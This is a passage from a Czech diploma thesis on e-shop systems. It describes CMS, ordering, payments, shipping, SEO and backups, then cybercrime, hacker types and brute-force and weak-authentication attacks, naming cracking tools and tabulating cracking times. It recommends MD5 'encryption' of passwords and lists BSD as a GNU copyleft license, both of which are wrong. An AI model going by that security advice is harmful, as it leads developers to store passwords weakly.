
Content management system, v překladu systém pro správu obsahu, je v oblasti internetových aplikací obecně software, který slouží k správě a prezentaci webových dokumentů.

Tento typ aplikací, nazývaných často také pojmem redakční či publikační systém, je využíván především pro svou schopnost rychlé tvorby internetových prezentací za pomoci uživatelsky přívětivého rozhraní, které při využití WYSIWYG editoru nevyžaduje podrobnou znalost webových technologií. Mezi nejznámější systémy tohoto typu lze řadit například WordPress, Joomla či Drupal. [12]

V prostředí internetových obchodů jsou vlastnosti CMS systémů využívány především pro snadnou tvorbu a editaci stránek sloužících k prezentaci údajů spojených s prodejní činností organizace. Patří zde stránky popisující licenční podmínky, reklamační řád, servisní služby, dopravní a platební podmínky či sekce nápovědy. Dále zde firmy mohou vkládat recenze na produkty, reference na své služby, odkazy na partnerské stránky apod.

Podpora tvorby CMS stránek je u každého e-shopu jiná a může zde být zahrnuta například také možnost editace e-mailových zpráv sloužících pro odeslání údajů o registraci, změně hesla, odeslání objednávky apod.

Běžnou funkcí integrovaného CMS systému je také možnost vkládání informací souběžně ve více jazycích a jejich přepínání je zajištěno spoluprací s lokalizačním modulem aplikace.



Obr. 2. WYSIWYG editor e-shopu PrestaShop

### 1.4.6 Objednání zboží

#### Nákupní košík

Nákupní košík je známá funkcionalita elektronických obchodů sloužící k ukládání zboží před samotným nákupem využívaná obdobně jako běžný nákupní koš či vozík v klasickém kamenném obchodě. Jednou z vlastností, které je možné u nákupního košíku nastavit, je funkce, která podporuje ukládání jeho obsahu do profilu registrovaného uživatele, a tím poskytuje možnost provedení nákupu v pozdější době bez nutnosti jeho opětovného plnění.

Nákupní košík je úzce navázán na sekci sloužící k vytváření objednávek a jsou v něm často indikovány například informace o částce nákupu, která zbývá do možnosti získání bezplatné dopravy zboží či případně dalších výhod vznikajících při splnění podobné nákupní podmínky.

#### Objednávka

Tato sekce sloužící k objednání zboží z nákupního košíku bývá často rozdělena na několik dílčích částí a ty mohou být pro jednotlivé e-shopy mírně odlišné.

První část zpravidla slouží ke konečné kontrole vybraného zboží. Jde tady především o požadovaný počet kusů, ale také o kontrolu vybraných atributů či vlastností, pokud je daný produkt nabízený ve více variantách.

Další oddíl objednávky obvykle požaduje kontrolu doručovací případně fakturační adresy vkládané z profilu přihlášeného zákazníka. Pokud je objednávka prováděna bez uživatelské registrace, je zde nutno požadované adresní údaje vyplnit.

Po kontrole obsahu košíku a zadání adresy následuje výběr způsobu dopravy zboží a preferované platby. Některé elektronické obchody poskytují také možnost zadání požadavku na zabalení objednávky do dárkového balení či jiných specifických požadavků, které mohou být zmíněny v poznámce, která je přikládána k objednávce.

Konečnou fází je samotné odeslání objednávky, které je často spojeno s potvrzením o souhlasu se stanovenými obchodními podmínkami prodávajícího, jenž bývají v této sekci předkládány k přečtení. K odesílané objednávce jsou poté automaticky připojovány další údaje, a to především její evidenční číslo, dále také čas a IP adresa, odkud bylo objednání provedeno apod.

Při úspěšném odeslání je objednávka od zákazníka se všemi zadanými údaji uložena v databázi elektronického obchodu a o této události je informován jak sám nakupující, tak i

osoba odpovědná za vyřizování přijímaných zakázek. Tato zpráva je zprostředkována nejčastěji prostřednictvím e-mailu či SMS. Pro systém zpracování objednávek bývá často vytvořen souhrn předdefinovaných statusů, ve kterých se může daná objednávka nacházet, a jsou to například tyto stavy:

- Objednávka přijata,
- Čekání na přijetí platby,
- Platba přijata,
- Příprava zboží pro předání dopravci,
- Zboží předáno dopravci,
- Objednávka dodána,
- Objednávka zrušena,
- Peníze vráceny,
- Zboží vráceno.

Těchto statusů může být více a často je možné si definovat své vlastní stavy, ve kterých se objednávka může nacházet. Pro každý z těchto statusů je naplánován určitý souhrn předdefinovaných akcí, které mají svá vlastní specifika.

Pokud je například zboží předáno dopravci, zákazník je o tom informován prostřednictvím e-mailu a může tak očekávat doručení své objednávky. Dopravce obdrží kromě samotné zásilky také kontaktní údaje na zákazníka s případnými specifiky požadovanými pro dodání. Jedním z těchto upřesňujících údajů může být například určitý časový interval, ve kterém si zákazník přeje objednávku doručit atd.

### **Faktury a dodací listy**

Běžně žádanou vlastností dnešních e-shopů je podpora tvorby faktur a dodacích listů z přijatých objednávek. Výsledná podoba dokumentu může mít často libovolnou formu díky modulu, který umožňuje sestavení a modifikace těchto dokladů. Výstupním formátem těchto dokumentů je zpravidla soubor PDF, jehož generace bývá zajištěna například pomocí volně dostupné PHP třídy FPDF, kterou vyvinul francouzský programátor Olivier Plathey. [13]

Vytvořené faktury či dodací listy jsou ukládány pro vlastní potřebu prodávající organizace a často jsou také automaticky odesílány jako přílohy e-mailu pro nakupujícího. Některé elektronické obchody tyto dokumenty neodesílají jako součást e-mailu, ale zpřístupňují je registrovaným zákazníkům v jejich profilové sekci.

### 1.4.7 Platby

#### Měny

Nastavení měn, ve kterých mohou probíhat platby za objednané zboží, má svá určitá specifika. Základním z nich je především konfigurace výchozí měny, ve které jsou vkládány ceny nabízeného zboží do produktového katalogu a ty jsou také defaultně zobrazovány při vstupu zákazníka do e-shopu.

Pokud uživatel přepne nastavení na některou z jiných definovaných měn, dochází tak k přepočtu cen v kurzu vztaheném k měně defaultní. Aktuální kurzy bývají načítány z kurzovního lístku některé z bank, a to za pomoci systémového nástroje Cron. Tato aplikace funguje na principu tzv. démona, což je dlouhodobě spuštěný program vyčkávající v nečinnosti na určitou událost, kterou může být například právě požadavek na každodenní načítání aktuálního souboru kurzů z webového serveru banky. [14]

```
2012-03-09 17:40:01
;;;Devizy;;;Valuty
Země;Množství;Měna;Změna;Nákup;Prodej;Střed;Nákup;Prodej;Střed
Austrálie;1;AUD;-0,50;19,517;20,273;19,895;0,00;0,00;0,00
Dánsko;1;DKK;-0,30;3,270;3,396;3,333;3,26;3,40;3,33
EMS;1;EUR;-0,10;24,307;25,249;24,778;24,26;25,30;24,78
Chorvatsko;1;HRK;-0,10;3,218;3,342;3,280;0,00;0,00;0,00
Japonsko;100;JPY;-1,70;22,372;23,286;22,829;0,00;0,00;0,00
Kanada;1;CAD;-0,40;18,514;19,232;18,873;0,00;0,00;0,00
Maďarsko;100;HUF;0,50;8,288;8,626;8,457;0,00;0,00;0,00
Norsko;1;NOK;0,00;3,277;3,403;3,340;3,27;3,41;3,34
Polsko;1;PLN;1,30;5,922;6,164;6,043;0,00;0,00;0,00
Rumunsko;1;RON;-0,20;5,574;5,802;5,688;0,00;0,00;0,00
Rusko;100;RUB;-0,10;62,396;64,812;63,604;0,00;0,00;0,00
Švédsko;1;SEK;0,30;2,736;2,842;2,789;2,73;2,85;2,79
Švýcarsko;1;CHF;-0,30;20,139;20,961;20,550;20,10;21,00;20,55
Turecko;1;TRY;-1,00;10,304;10,704;10,504;0,00;0,00;0,00
USA;1;USD;-0,80;18,302;19,050;18,676;18,27;19,09;18,68
Velká Británie;1;GBP;-0,60;28,957;30,139;29,548;28,90;30,20;29,55
```

Obr. 3. Textová podoba kurzovního lístku ČSOB [15]

#### Daně

Součástí platebních pravidel je také nastavení podmínek pro účtování daně z přidané hodnoty. Podle novely zákona o DPH č. 370/2011 Sb. je současná výše daně z přidané hodnoty stanovena na 20% pro základní sazbu a 14% pro sazbu sníženou. [16]

Přiřazení DPH tak může být rozdílné pro různé typy produktů a služeb a také pro různé skupiny zákazníků například při nákupu větších firem, jenž mohou být plátcí DPH. Také při odesílání zboží do cizích států mohou být nastavena jiná daňová pravidla dle platných zákonů dané země.

### Platební možnosti

Nejčastěji využívaným způsobem úhrady zboží je platba při převzetí objednávky na dobírku. Oblíbenost této známé metody nákupu je především ve skutečnosti, kdy zákazník nepotřebuje pro provedení platby vlastnit účet či platební kartu a prodávající má naopak jistotu, že bude jeho zboží zapláceno.

Podobnou metodou je platba zboží hotově při převzetí. Tento způsob nákupu umožňují elektronické obchody, které mají zřízené pobočky pro přímý výdej objednávek, a zákazník při objednání v podstatě provádí pouze rezervaci zboží na jejich skladě.

Dalším běžným způsobem, jak platit při elektronickém nákupu, je platba převodem z bankovního účtu. To může být provedeno běžnou formou nebo za pomoci internetového bankovníctví, kde tuto službu poskytuje většina dnešních bank. Tento druh platby je obecně využíván nejčastěji v obchodním styku firem v oblasti B2B. V souvislosti s platbou bankovním převodem lze zmínit rovněž možnost zaplatit v některých e-shopech klasickým bankovním šekem.

Pro platby na internetu slouží dále také systémy, které využívají pro úhradu pohledávek platební karty. Mezi výhody těchto platebních metod náleží zejména jejich široké využití, značné záruky poskytované bankami a obchodníky a také skutečnost, která nevyžaduje převod peněz na jiný účet. Mezi nevýhody patří především možnost zneužití platební karty uživatele, ke kterému může dojít jak při přenosu prováděné platební transakce, tak například i při úniku dat ze serveru obchodníka.

K zabezpečení přenosu slouží bezpečnostní protokoly SSL a TLS a jako specifické standardy vyvíjené konkrétně pro provádění elektronických transakcí lze uvést protokoly SET (Secure Electronic Transaction) či 3-D Secure.

Komunikační protokol SET byl vyvinut v roce 1996 konsorciem společností MasterCard a Visa a měl za úkol zaručovat integritu zpráv, ověření totožnosti zúčastněných subjektů a kontrolu platnosti všech zpracovávaných finančních dat. K jeho plánovanému rozšíření však nedošlo, a to především z důvodu značné složitosti prováděných transakcí a nutnosti instalace podpůrného softwaru na straně klienta.

Výše zmíněné nevýhody vyřešila společnost VISA, která v letech 2001-2002 vyvinula dnes již celosvětově standardizovaný proces akceptace platebních karet nazvaný 3-D Secure. Toto jednodušší řešení využívá protokoly SSL/TLS a jeho implementace je na

straně obchodníka zajištěna za pomoci zásuvného modulu. Komunikace zde probíhá mezi třemi stranami a těmi jsou zákazník, prodávající a vydavatel platební karty.

Nejznámějšími systémy využívajícími popsáný způsob platby jsou například PayPal či jejich české obdoby PaySec a PayU. Dále to jsou platební brány Ogone, GP WebPay nebo DIBS Payment Services atd. [1]

Dalším způsobem jak platit za zboží nakoupené v internetovém obchodě je možnost využití tzv. elektronické peněženky. Ta funguje na principu vytvoření předplaceného konta, ze kterého jeho uživatel provádí okamžité online platby. Konta elektronické peněženky často slouží také jako internetové účty, na které jsou odesílány platby inkasované pomocí reklamních bannerů či přijatých reklamních e-mailů apod. Patří zde například internetová peněženka Google Wallet, dále Moneybookers, Hipay, AlertPay či z českých variant GoPay a Peněženka od internetového vyhledávače Seznam.cz. [17]

Některé e-shopy umožňují prodávat své produkty na splátky a k tomuto způsobu nákupu vznikly služby nazývané jako online půjčky. Výhodou těchto osobních úvěrů je především rychlá možnost nákupu zboží i bez okamžité možnosti zaplatit plnou cenu výrobku. Nejznámějšími společnostmi, které u nás poskytují online splátkový prodej, jsou například Cetelem, Home Credit či Essox.

Pro některé drobné zboží a služby existuje také možnost jejich platby za pomoci mobilního telefonu. Úhrada probíhá prostřednictvím SMS obsahující speciální kód, a tato zpráva je odeslána na specifické telefonní číslo. Platební systém pro tuto operaci obratem vystaví elektronický doklad o průběhu platby, který je odeslán uživateli zpět rovněž formou SMS. Služba umožňující provádět tyto platby je u nás nejčastěji známa pod názvem Premium SMS a poskytuje ji většina mobilních operátorů.

#### **1.4.8 Doprava**

Možností, jak dopravit objednané zboží zákazníkovi je často více, a mnohdy je způsob dopravy úzce spjat s vybraným způsobem platby. Pokud uživatel požádá o osobní odběr zboží na některé z poboček elektronického obchodu, pro prodejce tak odpadá povinnost zajistit dopravu objednávky na adresu zákazníka. V ostatních případech obchodník předává zboží některé z doručovacích společností, která přebírá zodpovědnost za správné dodání.

U nás jsou nejčastěji využívanými přepravními službami především Česká pošta, expresní doručovací společnost PPL (Professional Parcel Logistic) či poskytovatel zásilkových

služeb DPD (Direct Parcel Distribution). Dále to mohou být také kurýrní služby doručující zboží v rámci větších měst apod.

Při definování vlastností jednotlivých přepravců je u některých současně využívaných e-shopů možné nastavit různá specifika. Základními údaji jsou cena za přepravu a předpokládaná doba dodání. Častým zvykem prodejců je poskytování dopravních služeb od určité cenové výše objednávky zdarma. Oblíbenou funkcí je také možnost vkládání odkazu na aplikaci, která slouží ke sledování aktuálního stavu zásilky. Další nastavení například umožňuje definovat cenové či hmotnostní rozsahy, pro které je daná přepravní společnost k dispozici. Rovněž je možné povolit využití dopravce pouze pro určité uživatelské skupiny či zákazníky z určitých států apod.

#### **1.4.9 Zaměstnanci**

Zaměstnanecká sekce slouží především k nastavení oprávnění přístupů pro osoby disponující právem zasahovat do back-end části elektronického obchodu. U některých e-shopů je možné definovat různé zaměstnanecké role podle činnosti, jež má daný pracovník vykonávat.

Jedná se například o profil pro prodejce, který smí vstupovat pouze do sekce objednávek a oddílů určených pro podporu prodeje. Dále to může být přístup definovaný pro překladatele, jež se zabývá pouze záležitostmi lokalizace. Logistik má povolený vstup do sekcí spojených s produktovým katalogem a skladem zásob apod.

Pro přístup do každého oddílu jsou často definovány také práva na činnosti, které zde smí daný zaměstnanec provádět. Jedná se o standardní funkce pro zobrazení, přidání, editaci a mazání obsažených položek. Nad všemi těmito profily je vždy vytvářeno oprávnění pro administrátora, který má práva pro všechny přístupy a modifikace.

V zaměstnanecké sekci bývá často obsažen také modul sloužící pro zákaznickou podporu. Zde jsou ukládány dotazy od zákazníků adresované na pověřené zaměstnance elektronického obchodu, které mohou být rozčleňovány na jednotlivá témata podle předmětu odeslané zprávy.

#### **1.4.10 Vzhled**

Vzhled bývá ve většině současných e-shopů řešen pomocí tzv. šablon. Jejich vytváření zajišťují integrované šablonovací systémy, jež oddělují aplikační logiku od vrstvy sloužící pro prezentaci dat.

Asi nejznámějším systémem tohoto typu je Smarty vytvořený pro programovací jazyk PHP. Samotná šablona je zde obdobou běžné HTML stránky, která navíc obsahuje speciální značky, které slouží ke vkládání dat z aplikační vrstvy. Soubory těchto šablon mají nejčastěji příponu `.tpl` a spolu s definicemi kaskádových stylů, obrázky a dalšími potřebnými soubory tvoří výsledné téma určující celkový vzhled aplikace. Tato témata pak lze jednoduše přepínat v sekci administrace bez nutnosti složitých úprav. [18]

Některé pokročilé elektronické obchody obsahují užitečný nástroj fungující na principu WYSIWYG editoru, který umožňuje volné přesuny, editace či smazání jednotlivých modulů, z nichž je složeno front-end rozhraní e-shopu.

Do sekce určené pro úpravu vzhledu bývají často integrovány také importy pro pohodlnou změnu hlavního loga obchodu, favicony zobrazené v adresním řádku prohlížeče či loga společnosti vkládaného na vystavenou fakturu apod.

#### **1.4.11 Podpora lokalizace**

Podpora vícejazyčných překladů je u e-shopů, které nejsou zacíleny pouze na tuzemské zákazníky téměř samozřejmostí. Změna lokalizace webového rozhraní elektronického obchodu obvykle probíhá dvěma způsoby. Jedním z nich je automatické nastavení jazyka podle státu, v němž se zákazník nachází, a to je zajišťuje modul, který tento údaj získá na základě IP adresy návštěvníka. Druhým způsobem je pak manuální přepnutí lokalizace webu provedené na základě požadavku příchozího návštěvníka.

Samotná změna překladu probíhá podobně jako nahrazení vzhledových šablon popsaných výše. Každý podporovaný jazyk má vlastní balík souborů, které obsahují pole dvojic názvů složených z výrazů ve výchozím a překládaném jazyce. Některé části lokalizací jsou ukládány také do databázové části aplikace a požadovaný překlad je zajištěn získáním dat z příslušných tabulek. Kompletní lokalizační balíčky bývají vydávány ve formě kompaktních modulů a po jejich instalaci lze často jejich případnou úpravu provádět přímo v administrační sekci.

#### **1.4.12 Možnosti rozšiřitelnosti**

Rozšíření základní instalace bývá realizováno pomocí již dříve zmiňovaných modulů. Může se jednat jak o oficiální rozšíření poskytované vydavatelem e-shopu, tak rovněž o moduly vydané v rámci komunity slučující programátory a aktivní uživatele zabývající se

rozšířením a modifikací původního řešení. Zmíněné moduly bývají k dispozici buď v placené formě, nebo jsou šířeny zdarma.

Pro instalace rozšíření bývá často v back-end rozhraní vyčleněna zvláštní sekce sloužící pro jejich přehlednou správu. Ta může podporovat stažení modulů online z webové podpory e-shopu, či také umožňovat jejich přímý import z počítače administrátora.

#### **1.4.13 Integrace s ekonomickými a účetními systémy**

Propojení elektronických obchodů s ekonomickými a účetními systémy slouží především k automatickému zpracování přijatých objednávek do firemního účetnictví a rovněž k synchronizaci dostupných skladových zásob. Tento způsob integrace je výhodný zejména pro větší prodejce, kteří díky tomuto propojení šetří čas věnovaný manuálnímu přepisu dat mezi oběma systémy.

Samotná integrace je realizována pomocí tzv. konektoru, který vytváří spojení elektronického obchodu a ekonomického či účetního systému. Komunikace je nejčastěji zajištěna pomocí XML rozhraní, jenž při přenosu dat umožňuje například také kontrolu vstupních údajů, dopočítání chybějících informací a v případě vzniklých chyb provádí upozornění na nutnost doplnění či přepracování XML souboru bez jeho importování. [19]

Nejčastěji využívanými systémy tohoto typu jsou především ekonomický a účetní program Pohoda vyvíjený českou softwarovou společností Stormware, dále účetní a ERP systém Money od firmy Cígler Software či produkty společnosti ABRA Software atd.

#### **1.4.14 SEO**

SEO (Search Engine Optimization) je soubor metod a technik, které slouží k úpravě webových aplikací za účelem získání co nejvyšší pozice ve výsledcích internetových vyhledávačů, čímž může být dosaženo četnější a cílenější návštěvnosti.

Většina současných nejpoužívanějších elektronických obchodů obsahuje moduly pro tyto způsoby optimalizace a jedním z nich je rozšíření podporující možnost vytváření tzv. přátelských URL. Jedná se o přepis, jehož výsledná podoba je generována nejčastěji podle nadpisu stránky či případně názvu vybraného produktu. Vlastní převod původního URL zajišťuje při použití serveru Apache modul `mod_rewrite`. Ten je ovládán pomocí zvláštního textového souboru `.htaccess`, ve kterém jsou definována pravidla potřebná pro úpravu některých vlastností serveru.

Dalším prvkem v SEO optimalizaci je vhodné vyplnění hodnot `descriptions` a `keywords` u parametru `name` v tagu hlavičky `<meta>`, které slouží pro stručný popis obsahu stránky a zadání výstižných klíčových slov. Tyto tagy mohou být automaticky generovány dle požadovaných kritérií například z názvu produktu, nadřazené kategorie či podle výrobce apod.

K odstranění duplicitních URL, které mohou negativně ovlivňovat SEO optimalizaci slouží funkce generující tzv. kanonické URL. Ty se využívají u webů obsahujících několik stránek téměř shodného obsahu, kde jsou například na jedné stránce produkty seřazeny podle ceny a na další podle abecedy apod. Kanonické URL jsou vytvářeny v hlavičce stránky pomocí tagu `<link>` zadáním hodnoty "canonical" v atributu `rel`. V následujícím atributu `href` je obsaženo URL primární stránky a tento zápis je prováděn do druhořadých stránek, které je vhodné vyřadit z indexace. [20]

#### **1.4.15 Zálohování**

Zálohování elektronického obchodu je podobně jako u jiných dynamických webových aplikací rozděleno na dvě základní části. Jednou z nich je provádění záloh programové části aplikace a druhou export databázové struktury systému.

Zálohování programové části je realizováno kopírováním jejího kompletního obsahu z FTP serveru. Ukládání zálohy systémové databáze může být prováděno v nástrojích určených pro jejich správu, což je například známý phpMyAdmin určený pro relační databázi MySQL. Výsledkem exportu v tomto nástroji je soubor SQL příkazů definujících tvorbu celé databázové struktury včetně obsahu tabulkových dat.

Některé elektronické obchody obsahují zálohovací modul umožňující provádět tento export přímo v sekci jejich administrace. Záloha zde může být vytvořena ručně nebo také automaticky v požadovaných časových intervalech za pomoci již popisovaného systémového nástroje Cron. Obnovení záloh by mělo probíhat vždy zásadně až po deaktivaci běžného provozu e-shopu.

#### **1.4.16 Zabezpečení**

Zabezpečení elektronických obchodů vychází z mnoha aspektů, které musí být při jejich tvorbě brány v potaz. Jedním z nich je především ošetření všech vstupů, jimiž mohou uživatelé aplikaci ovlivnit. Mohou to být vstupy textové či také importy pro vkládání souborů apod.

Dalším důležitým faktorem je samotný přenos a ukládání citlivých dat odesílaných v souvislosti s obchodní činností. Základním ochranným opatřením je využívání bezpečnostních protokolů HTTPS a SSL a šifrování přenášených hesel algoritmem MD5. Samostatnou kapitolou je využití bezpečnostních opatření sloužících pro provádění elektronických transakcí, které již byly popsány v souvislosti s platebními metodami.

S přenosem dat je spojena také bezpečná manipulace s vytvářenými cookies a session či používání tzv. autentizačních tokenů, což jsou náhodně vygenerované řetězce platné pouze pro danou akci a aktuálního uživatele. Patří zde také bezpečnostní strategie spojená se zasláním zapomenutých hesel, jejich změnou apod.

V této souvislosti je nutno zmínit také jisté bezpečnostní riziko, které může vzniknout v případě definice příliš benevolentních přístupových práv, čehož mohou zneužít samotní zaměstnanci, kterým je umožněn přístup do back-end rozhraní elektronického obchodu.

V širším kontextu nelze sledovat pouze zabezpečení samotné aplikace, ale také využívaného serveru a jeho slabých míst, jejichž napadením mohou útočníci odstavit provoz celého systému. Otázka zranitelnosti webových aplikací bude podrobněji rozebrána v dalších částech této diplomové práce.

#### **1.4.17 Podpora od vydavatele**

Autorizovaná podpora od vydavatele elektronického obchodu úzce souvisí se skutečností, zdali je využívaný produkt vydáván jako open source či je aplikace placená. Open source verze může být u určitých vydavatelů v omezeném rozsahu podporována podobně jako verze placená či naopak zcela odkázána na komunitu zabývající se rozšířením a modifikací tohoto bezplatného řešení.

Podporou od vydavatele je myšleno například poskytování rozšiřujících modulů, vydávání opravných aktualizací či realizace školení a seminářů sloužících k informační podpoře produktu. Dále to může být také poskytování servisní podpory, jenž má za úkol řešit závažné chyby vzniklé při používání softwaru atd.

### **1.5 Softwarové licence**

#### **Svobodný software**

Svobodný software je pojem označující volně šiřitelné a modifikovatelné programy. Za vznikem tohoto projektu stojí americký programátor Richard Stallman, který pracuje na myšlence volného použití a distribuci programů již od roku 1984.

Svobodný software zahrnuje programy vydávané pod záštitou projektu GNU, který spravuje od roku 1985 nadace Free Software Foundation. GNU lze chápat jako souhrn aplikací, které jsou distribuovány za využití zvláštního autorského práva, které se nazývá copyleft.

Copyleftových licencí projektu GNU je mnoho a jsou to například General Public License (GPL), její alternativa Lesser General Public License (LGPL), Free Documentation License (FDL) či Berkeley Software Distribution (BSD) atd.

### **Open Source software**

Pojem Open Source software (OSS) označuje programy s tzv. otevřeným zdrojovým kódem, který vznikl v roce 1998 jako oddělená větev Svobodného softwaru.

Hlavní podmínkou vytvářející příslušnost k tomuto typu aplikací je jejich otevřenost k možnosti modifikace a rozšíření zdrojového kódu ostatními uživateli. Kolem těchto programů často vzniká široká komunita vývojářů, kteří produkt společně vytváří a zdokonalují. Open Source programy nemusí být výhradně zdarma jako je tomu u Svobodného softwaru, ale mohou být i částečně svobodné či zcela komerční.

### **Public Domain**

V oblasti softwarových aplikací se jedná o programy, které nepodléhají žádným autorským právům. Jedná se tedy o tzv. volné dílo, které může být bezplatně užíváno a modifikováno, a to i pro komerční účely. Na rozdíl od open source aplikací u tohoto softwaru nemusí být dostupný zdrojový kód a program může být k dispozici pouze ve formě spustitelného souboru.

### **Komerční software**

Programy vydávány pod komerční licencí jsou zpoplatněny a mají specifickým způsobem upravené podmínky pro své využití. Jedná se především o nemožnost další distribuce, k aplikacím nejsou k dispozici zdrojové kódy, software nelze modifikovat apod.

Licenční ujednání je nejčastěji označeno jako EULA (End User License Agreement), což značí uzavření licenční smlouvy s koncovým uživatelem.

### **Creative Commons**

Jedná se o soubor licencí spravovaných neziskovou organizací Creative Commons, která autorům nabízí možnost volby, které autorské práva budou vůči uživatelům svého díla uplatňovat. Hlavní výhodou Creative Commons je jejich snadná srozumitelnost, které napomáhá sada piktogramů, které znázorňují jednotlivé prvky licencí. Jde například o právo šíření díla, jeho úpravu, povinnost uvádět stanoveným způsobem autora či zákaz užívání díla komerčním způsobem atd. [21]

## 2 BEZPEČNOST V OBLASTI E-KOMERCE

### 2.1 Kybernetická kriminalita

Kybernetickou kriminalitou, neboli kybernetičtostí, je myšlena taková činnost, kterou je porušován zákon nebo je v rozporu s morálními pravidly společnosti. Tento druh kriminality může být namířen přímo proti počítačům, jejich hardwaru, softwaru, datům, sítím apod., nebo v ní vystupuje počítač pouze jako nástroj pro páchaní trestného činu, případně počítačová síť a k ní připojená zařízení jsou prostředím, v němž se taková činnost odehrává. [2]

### 2.2 Definice hackera

Podle publikace Hacker Jargon File je hacker člověk, kterého baví zkoumat detaily programovatelných systémů a hledat metody, jak je vylepšit. Další rysy v uvedeném souboru zahrnují:

- člověka, který s nadšením programuje, dokonce je programováním posedlý anebo dává přednost praktickému programování před teoretickými úvahami o programování,
- jedince, který vyniká v rychlém programování nebo je expertem ve využívání konkrétního programu,
- osobu, která dokáže ocenit "hack value", tedy hodnotu ztvárněného technologického řešení,
- obecně osobu, která je expertem nebo nadšencem v daném vědním oboru (podle toho se může hacker vyskytovat například v biologii).

#### Policejní definice

Policeie definuje hackera jako osobu, která proniká do chráněných systémů, přičemž jejím cílem je prokázat vlastní kvality bez toho, aby měla zájem na získání nebo zničení informací v systému obsažených. Za nejdůležitější je považováno překonání ochranné bariéry, což je považováno za zábavu, dobrodružství či "sportovní nadšení", a to bez nároku na veřejné uznání.

#### Jak hackera prezentují média

Média představují hackera jako kriminální individuum nabourávající se do cizího informačního systému bez ohledu na důvod nebo cíl takové činnosti. Podle médií je hacker člověk, který ničí internetové stránky, snaží se narušit informační systémy nebo získat

choulostivé osobní údaje jiných uživatelů. Média zcela zkreslila úlohu hackerů ve vývoji informačních technologií, představila je jako zloděje a vetřelce. Zapomněla, že vždy jde o velmi inteligentní osobnosti, které se snaží dennodenně dokazovat svoji zručnost v oboru, jehož kouzlu podlehlí. Jedním z kréd hackerů je víra, že informace by měly být přístupné pro každého, a proto bojují proti jejich vlastnění. [2]

## 2.3 Typy hackerů

### 2.3.1 White hats

"White hats", neboli "bílé klobouky", jsou typičtí hackeři uznávání hackerskou etikou a často jsou zaměstnáváni firmami zabývajícími se bezpečností systémů. Najmutí hackeři uskutečňují útoky podobné reálným napadením, ale tuto činnost provádějí na žádost majitele, s cílem najít bezpečnostní slabiny systému. Tyto skupiny mohou nést také označení jako "tiger-team" nebo "sneakers".

### 2.3.2 Black hats

"Black hats", čili "černé klobouky", vyvíjejí podobnou činnost jako "white hats", avšak s cílem napadnout a prolomit ochranné prvky systémů a získat tak určité výhody pro sebe či pro svého zaměstnavatele, kterým je obvykle nějaká nelegální organizace. Jedním z nejznámějších označení těchto skupin je "H4H", neboli "Hackers for Hire", a její členové nabízí své služby jiným kriminálním, teroristickým či extremistickým skupinám nebo jako prostředek pro provádění průmyslové špionáže mezi velkými konkurenty.

### 2.3.3 Grey hats

"Šedé klobouky" se pohybují na pomezí obou skupin, což je možné vytušit již z jejich názvu. Tato skupina byla zřejmě vytvořena proto, že výše uvedená seskupení se na mnoha místech své činnosti střetávají a jejich rozdíl je pouze v přístupu k danému problému. Tato kategorie slouží zároveň jako doplňující prvek v rozdělení těchto osob a obvykle je přechodovým stádiem rodícího se hackera, který nemá ujasněn svůj budoucí úkol. [2]

## 2.4 Typy útoků na webové aplikace

### 2.4.1 Autentifikace

#### Brute Force Attack

Brute Force Attack, neboli útok hrubou silou, je technika sloužící k proražení HTTP autentifikace způsobem opakovaného testování velkého množství kombinací znaků, ze kterých by se mohly skládat přihlašovací údaje sloužící například pro přístup do chráněných webových sekcí.

Často užívanými aplikacemi tohoto typu jsou například Brutus, WebCracker či Bruteforcer. Tyto nástroje pracují vícevláknově a ověřují několik kombinací uživatelských jmen a hesel současně. Předefinované skupiny testovaných znaků jsou obsaženy v speciálních souborech, které jsou nazývány slovníky. Díky své rychlosti mohou tyto nástroje vyčerpat dlouhé seznamy předpokládaných uživatelských jmen a hesel během několika hodin či dokonce minut. [3]

Zabezpečením proti těmto nástrojům může být použití ochranného algoritmu, který vyžaduje uplynutí určitého časového intervalu mezi dvěma pokusy zadání hesla. Dále to může být také využití principu, jenž omezuje počet neúspěšných přihlášení, kdy je při dosažení nastaveného limitu daný účet zablokován a jeho opětovná aktivace je možná pouze na základě předem stanovených pravidel.

*Tab. 2. Odhady doby práce prolamovačů hesel [2]*

Kombinace použita pro heslo	Odhad doby práce prolamovače
velká nebo malá písmena	několik sekund
4 velká a malá písmena v libovolné kombinaci	několik sekund
4 velká a malá písmena a číslice v libovolné kombinaci	několik sekund
5 velkých nebo malých písmen	méně než jedna minuta
5 velkých a malých písmen v libovolné kombinaci	cca 6 minut
5 velkých a malých písmen a číslic v libovolné kombinaci	cca 15min
8 velkých nebo malých písmen	cca 58 hodin
8 velkých a malých písmen v libovolné kombinaci	cca 21 měsíců
8 velkých a malých písmen a číslic v libovolné kombinaci	cca 7 let
10 velkých nebo malých písmen	cca 5 let
10 velkých a malých písmen v libovolné kombinaci	cca 4648 let
10 velkých a malých písmen a číslic v libovolné kombinaci	cca 26984 let

### Insufficient Authentication

Tuto hrozbu lze chápat jako neexistenci dostatečné autentifikace, která útočnickům umožňuje získat přístup do citlivých sekcí systému bez nutnosti ověření jejich identity. Odkazy na tyto části webu mohou být skryté a běžný uživatel k nim tudíž přístup nezíská, avšak za pomoci nástrojů mapujících strukturu webových aplikací mohou být tyto sekce odhaleny a jejich obsah zneužit.

